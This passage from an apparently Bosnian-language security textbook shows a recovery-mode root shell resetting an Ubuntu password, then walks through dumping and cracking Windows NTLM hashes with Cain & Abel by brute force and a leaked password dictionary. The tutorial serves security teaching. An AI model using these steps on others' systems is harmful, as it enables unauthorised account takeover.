
Da bi proces promjene lozinke bio okončan. Kada se operativni sistem Ubuntu ponovo pokrene moguće je prijaviti sa izmijenjenom lozinkom. Na slici 3.15. prikazan je unos navedenih komandi.



Slika 3.13: Izbor GRUB opcije "(recovery mode)"



Slika 3.14: Izbor "root" opcije



```

failsafeX      Run in failsafe graphic mode
fscck         Check all file systems
grub          Update grub bootloader
network       Enable networking
root          Drop to root shell prompt
system-summary System summary

<Ok>

root@Ubuntu-1404-VB:~# mount -o rw -o remount /
root@Ubuntu-1404-VB:~# ls /home
sasa student
root@Ubuntu-1404-VB:~# grep sudo /etc/group
sudo:x:27:sasa
root@Ubuntu-1404-VB:~# passwd sasa
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@Ubuntu-1404-VB:~# reboot_

```

Slika 3.15: Komande za promjenu korisničke lozinke na Ubuntu

Iz ovog procesa se, između ostalog, vidi da je fizička sigurnost računara jednako važna i na Linux OS kao što je i na Windows.

3.2 Pogađanje Windows lozinki alatom *Cain & Abel*

Upotrebom programa *Cain* (iz programskog paketa *Cain & Abel*), pod prijavom kao privilegovani korisnik, potrebno je pokušati otkriti lozinke drugih korisnika tog Windows OS na računaru.

Lozinke je potrebno pokušati pogoditi koristeći tri metoda:

- pretraživanjem svih kombinacija (*Brute force*);
- korištenjem "rječnika" (*Dictionary*);
- korištenjem metoda "duginih tabela" (*Rainbow tables*).

Potrebno je uporediti i prokomentarisati ova tri metoda.

Rješenje: Softver *Cain & Abel* izvršava se na Windows OS i omogućava otkrivanje različitih vrsta lozinki. Ovdje će biti pokazana samo njegova upotreba za otkrivanje lozinki korisnika Windows OS. Za ostale namjene i detaljnija objašnjenja najbolje je krenuti od korisničkih uputa [29]. Ovaj softver je besplatan, ali nije otvorenog koda (*Open Source*).

Cain & Abel se može preuzeti sa lokacije:
<http://www.oxid.it/cain.html>

Dostupne su verzije za Windows 9x i novije verzije Windows⁹. Verzija koja je korištena je 4.9.56, najnovija u vrijeme pisanja.


Po preuzimanju datoteke `ca_setup.exe` potrebno ju je pokrenuti. Kao i kod svake instalacije na Windows 7 potrebno je potvrditi saglasnost sa instalacijom (odobriti upotrebu administratorskih prava preko UAC). Nakon toga slijedi klasična instalacija Windows softvera tokom koje je potrebno potvrditi pokretanje instalacije, pogledati ugovor o licenciranju, izabrati lokaciju za instalaciju, izabrati Program Manager grupu, te pokrenuti samu instalaciju. U konkretnom slučaju na svakom prozoru je bilo kliknuto na dugme "Next>". Instalacija traje kratko i pojavljuje se prozor sa obavještenjem o završetku instalacije.

Po potvrđivanju ovog obavještenja pojavljuje se obavještenje o potrebi da se instalira upravljački program (*driver*) za WinPcap program koji se instalira zajedno sa Cain & Abel. Iako za funkcionalnost koja se ovdje pokazuje nije neophodno, preporučuje se instalacija radi drugih upotreba ovog softvera. Nakon prihvatanja prolazi se kroz proces instalacije WinPcap softvera verzije koje je isporučena uz Cain & Abel, u konkretnom slučaju 4.1.3. Instalacija očekuje prihvatanje ugovora o korištenju. U slučaju da instalacije pronade instaliranu stariju verziju WinPcap ponudiće da je ukloni, što treba uraditi. Nakon uklanjanja stare verzije WinPcap instalacija se nastavlja i završava uz obavještenje o završetku. Ako se na operativnom sistemu otkrije da postoji WinPcap verzija identična onoj koja dolazi sa Cain & Abel korisnik se upozorava o tome i nudi mu se da odustane od instalacije WinPcap što treba i učiniti. Nakon ove procedure Cain & Abel je instaliran na računaru.

Nakon pokretanja Cain-a, ako je Windows *firewall* aktivan, pojavi se upozorenje o tome i da neke od Cain funkcija neće ispravno funkcionisati. U ovom slučaju upotrebe, pogađanje lozinki, to ne predstavlja smetnju, za ostale slučajeve potrebno je konsultovati korisničko uputstvo [29]. Početni prozor Cain-a prikazan je na slici 3.16.

Za pogađanje lozinki potrebno je kliknuti na tab "Cracker" (sa sličicom ključa ispred teksta). U lijevom dijelu prozora, nakon toga, se pojavi lista različitih vrsta zapisa lozinki koje je moguće pogađati. Lista ima preko 20 stavki. Ovdje će se koristiti prva stavka namijenjena za pogađanje Windows lozinki na osnovu

⁹ Na stranici piše da je ovo verzija za NT/2000/XP, ali se može osposobiti da radi i na novijim verzijama Windows 7 i 8.




Slika 3.16: Cain - početni prozor

njihovog LM ili NT *hash* zapisa. Prvi korak je dobavljanje ovih zapisa lozinki. Klikom na ikonu "+" (sa menija iznad tabova) otvara se prozor za učitavanje *hash*-eva Windows lozinki prikazan na slici 3.17.

Hash-eve Windows lozinki moguće je učitati sa Windows OS na kom se Cain izvršava, te iz tekstualne datoteke ili SAM baze podataka. Ranije je rečeno da Windows OS sprečava pristup svojoj SAM datoteci, pa ne bi trebalo biti moguće učitati *hash*-eve sa Windows na kom se Cain izvršava. Međutim, Cain uspijeva zaobići ovu zaštitu. Za to koristi svoju funkciju NT Hashes Dumper, koja je pozvana prethodnim klikom na ikonu "+".¹⁰ *Hash*-evi Windows lozinki sa drugih sistema mogu biti dostupni ako su dobavljeni upotrebom Cain-a ili nekog drugog

¹⁰ Cain NT Hashes Dumper koristi tehniku *DLL injection* da bi pokrenuo nit (*thread*) u istom sigurnosnom kontekstu kao i LSAS (Local Security Authority Subsystem) proces. Za to su potrebne privilegija koje ima Windows OS Administrator, pa je, za ovu namjenu, neophodno pokretati Cain pod prijavom korisnika sa administratorskim pravima. Postoje i drugi različiti samostalni programi koji nude ovu mogućnost i uglavnom se nazivaju `pwdump` (`pwdump2` za novije verzije). Cain koristi isti pristup kao `pwdump2` čiji je autor Todd Sabin.


Slika 3.17: Cain - učitavanje *hash*-eva lozinki

alata za tu namjenu (poput `pwdump`). SAM baza podataka može biti dostupna u obliku SAM datoteke koja je preuzeta sa Windows OS putem pokretanja drugog OS na istom računaru, kako je ranije objašnjeno.

Ovdje će *hash*-evi lozinki biti učitani sa Windows OS na kom se Cain izvršava označavanjem opcije "Import hashes from local system".¹¹ Dalja procedura pogađanja lozinki na osnovu dostupnih *hash*-eva ista je i ne zavisi od toga da li su to *hash*-evi sa lokalnog ili drugog Windows OS. Klikom na dugme "Next>" učitavaju se *hash*-evi i vraća se na osnovni Cain prozor prikazan na slici 3.18.

Sa slike 3.18 se može vidjeti da se ne koriste LM već NT *hash*-evi. Da bi se pokrenuo proces pogađanja lozinki potrebno je označiti korisnike za koje se želi pogoditi lozinka. klikom na desno dugme miša otvara se izbornik sa koga

¹¹ Označavanjem opcije "Include Password History Hashes" omogućava se učitavanje *hash*-eva ranijih lozinki ako su dostupni. Ovi *hash*-evi mogu biti dostupni ako je na Windows aktivirana politika koja sprečava upotrebu nekoliko prethodnih lozinki prilikom biranja nove lozinke


Slika 3.18: Cain - lista učitanih *hash*-eva lozinki

je moguće izabrati jedan od tri metoda pogađanja lozinki. Upotreba svake od metoda opisana je u nastavku.

3.2.1 Pretraživanjem svih kombinacija (*brute force*)


Izabrani su korisnici koji imaju lozinke. Sa izbornika koji se pojavi nakon klika na desno dugme miša izabrano je "Brute-Force Attack -> NTLM Hashes". Nakon toga pojavi se prozor za izbor opcija i pokretanje pogađanja lozinki pretraživanjem svih kombinacija kao na slici 3.19.

Pretraživanje svih kombinacija pokušava pogoditi lozinku kombinujući sve znakove iz zadanog skupa znakova unutar zadane dužine lozinke. Pogađanje se sastoji od *hash*-iranja pretpostavljene lozinke i poređenja tog *hash* sa onim koji su dostupni. Ako su isti, lozinka za korisnika čiji je to *hash* je pogodena. Ako nisu isti, isprobava se slijedeća kombinacija. Skup znakova od kojih se pretpostavljeno sastoji lozinka može se birati iz skupova predefinisanih znakova (opcije "Predefined") koji se sastoje od samo slova engleskog alfabeta (malih, velikih, svih), samo

Slika 3.19: Cain - opcije za *Brute-Force* pogađanje lozinki

cifara, te kombinacija ova dva skupa koji može biti proširen specijalnim znakovima. Moguće je i definisati sopstveni skup znakova koji može uključivati i slova koja nisu engleska kao i druge znakove. Minimalna i maksimalna pretpostavljena dužina lozinki se bira opcijom "Password length". U zavisnosti od veličine izabranog skupa znakova i pretpostavljene dužine lozinke mijenja se broj mogućih kombinacija koje treba isprobati. Teoretski bi na ovaj način trebalo biti moguće pogoditi bilo koju lozinku. U praksi ovaj proces još uvijek predugo traje da bi bio upotrebljiv za duže i komplikovanije lozinke. Konkretno kad se izabere najveći od predefinisanih skupova znakova koji uključuje mala i velika engleska slova, cifre i specijalne znakove i dužina lozinki od jednog do 16 znakova broj kombinacija je $3,7 \times 10^{31}$. Na računaru na kom je vršeno testiranje, Cain je procijenio da mu je potrebno 10^{17} godina da isproba sve kombinacije. Taj period je očigledno predugačak za praktičnu upotrebu. Bolji računari ubrzavaju ovaj proces, ali se još uvijek vrijeme mjeri u velikom broju godina. Ova činjenica ukazuje da je biranje duže lozinke sa različitim vrstama znakova najbolja zaštita od pogađanja. Pogađanje lozinke koja se sastoji od samo malih slova i čija je dužina do osam

znakova traje oko šest sati, što je već vrijeme koje je praktično. Pogađanje istih lozinki upotrebom Live CD *Ophcrack* koji se oslanja na dugine tabele tokom kog su pogodene tri lozinke (jedna od sedam malih slova, jedna od malih slova i cifara dužine devet i jedna od velikih i malih slova i cifara dužine osam) trajalo je 49 minuta. Radi prezentacije rada i uporedbe sa tom metodom izabrane su opcije koje će omogućiti pogađanje te tri iste lozinke (a možda i preostale dvije, to ostaje da se vidi). Izabran je skup koji se sastoji od velikih i malih slova i cifara, izabrana je dužina lozinki od šest do devet znakova, kako je prikazano na slici 3.20.



Slika 3.20: Cain - pogađanje lozinki isprobavanjem svih kombinacija

Sa slike se vidi da bi ovaj proces potrajao oko 40-ak godina i da je brzina isprobavanja oko 10 miliona lozinki u sekundi. Takođe se može vidjeti da je lozinka za korisnika "student" koja je jednostavna i jednaka njegovom korisničkom imenu odmah pogodena. Ovaj proces je zaustavljen, jer bi vrijednost ove knjige za četrdesetak godina bila upitna.

3.2.2 Korištenjem "rječnika" (*dictionary*)

Prije nego što je pokrenuta ova procedura svi učitani *hash*-evi su obrisani i ponovo učitani, da bi se spriječio uticaj prethodnih pogađanja i krenulo iz početka. Ovo naravno ne znači da je potrebno metode pogađanja odvojeno koristiti, već ih je naprotiv najbolje kombinovati, jer za različite lozinke različite metode pogađanja su bolje.


Pogađanje lozinki korištenjem "rječnika" sastoji se od isprobavanja riječi iz predefinisane skupa riječi ("rječnik"). Softveri koji koriste ovu metodu omogućavaju, pored direktne provjere riječi iz rječnika, različite varijacije riječi iz rječnika. Uspješnost ovog metoda očigledno zavisi od kvaliteta rječnika. Kvalitetan rječnik će imati veliki broj riječi, a posebno onih koje se koriste kao lozinke. Na Internetu postoji veći broj rječnika, besplatnih i onih koji se plaćaju, kako i onih javno dostupnih i onih sa crnog tržišta.

Za namjene ovog pokaza korišten je veliki rječnik koji se na kratko pojavio na Internetu.¹² Kao i kod pretraživanja svih kombinacija, izabrani su korisnici koji imaju lozinke. Sa izbornika koji se pojavi nakon klika na desno dugme miša izabrano je "Dictionary Attack -> NTLM Hashes". Nakon toga pojavi se prozor za izbor opcija i pokretanje pogađanja lozinki korištenjem rječnika. U gornjem dijelu prozora, sa naslovom "Dictionary", desnim klikom na prostor za naziv datoteke rječnika pojavljuje se opcija "Add to list". Klikom na tu opciju moguće je izabrati datoteku (ili više njih) koja će imati ulogu rječnika. Izabrana je pomenuta datoteka sa 10 miliona lozinki. Cain nudi mogućnost isprobavanja različitih kombinacija riječi iz rječnika, kao što je obrnuti poredak slova, dupliranje, isprobavanje malih i velikih slova, zamjena nekih slova brojevima¹³, kombinovanje malih i velikih slova, te dodavanje jedne do dvije cifre na kraj riječi iz rječnika. Nakon učitavanja datoteke rječnika i izbora opcija pokrenuto je pogađanje kako se vidi na slici 3.21.

Na slici se vidi da su tri lozinke koje su pogođene i sa duginim tabelama pogođene već nakon što se prošlo kroz samo 3% rječnika. Vremenski je to trajalo oko dvije minute. Iz toga se može zaključiti da je pogađanje pomoću

¹² U februaru 2015. godine sigurnosni istraživač Mark Burnett je na svom *blog*-u objavio je 10 miliona kombinacija korisničkih imena i lozinki koje je tokom godina prikupio iz različitih izvora [39]. Razlog za objavljivanje koji je on naveo je istraživanje korisničkih lozinki. Skup lozinki je ubrzo uklonjen sa njegovog *blog*-a, ali se još uvijek može pronaći na Internetu.


¹³ Ovo se često koristi da bi se otežalo pogađanje. Primjeri su: O se mijenja sa 0, S sa 5, A sa 4, itd. Zbog učestalosti upotrebe ova opcija postoji u softverima za pogađanje, tako da je realna korist za sigurnost od ovih smjena u lozinkama mala.



Slika 3.21: Cain - pogađanje lozinki upotrebom rječnika

rječnika najbrža varijanta pogađanja, ako se ima dobar rječnik. Za teže pogađanje očigledno je potrebno birati riječi kojih nema u rječnicima (kako pravim, tako i ovim koji se sastoje od lozinki). Dobra strana neengleskih govornih područja i korisnika van SAD je što je mnogo manje dobrih rječnika za ova područja, a po gotovo za naše govorno i geografsko područje.

Nakon prolaska kroz 20% rječnika pogođena je i četvrta lozinka. Do kraja pogađanja koje je trajalo oko jedan sat nije pogođeno više lozinki kako je prikazano na slici 3.22.




Slika 3.22: Cain - završetak pogađanja lozinki upotrebom rječnika

Klikom na dugme "Exit" vraća se na osnovni Cain prozor u kom su ispisane pogođene lozinke za korisnike, kako je prikazano na slici 3.23.

3.2.3 Korištenjem metoda "duginih tabela" (*rainbow tables*)

Prije nego što je pokrenuta ova procedura svi učitani *hash*-evi su obrisani i ponovo učitani, da bi se spriječio uticaj prethodnih pogađanja i krenulo iz početka, kao i prošli put.

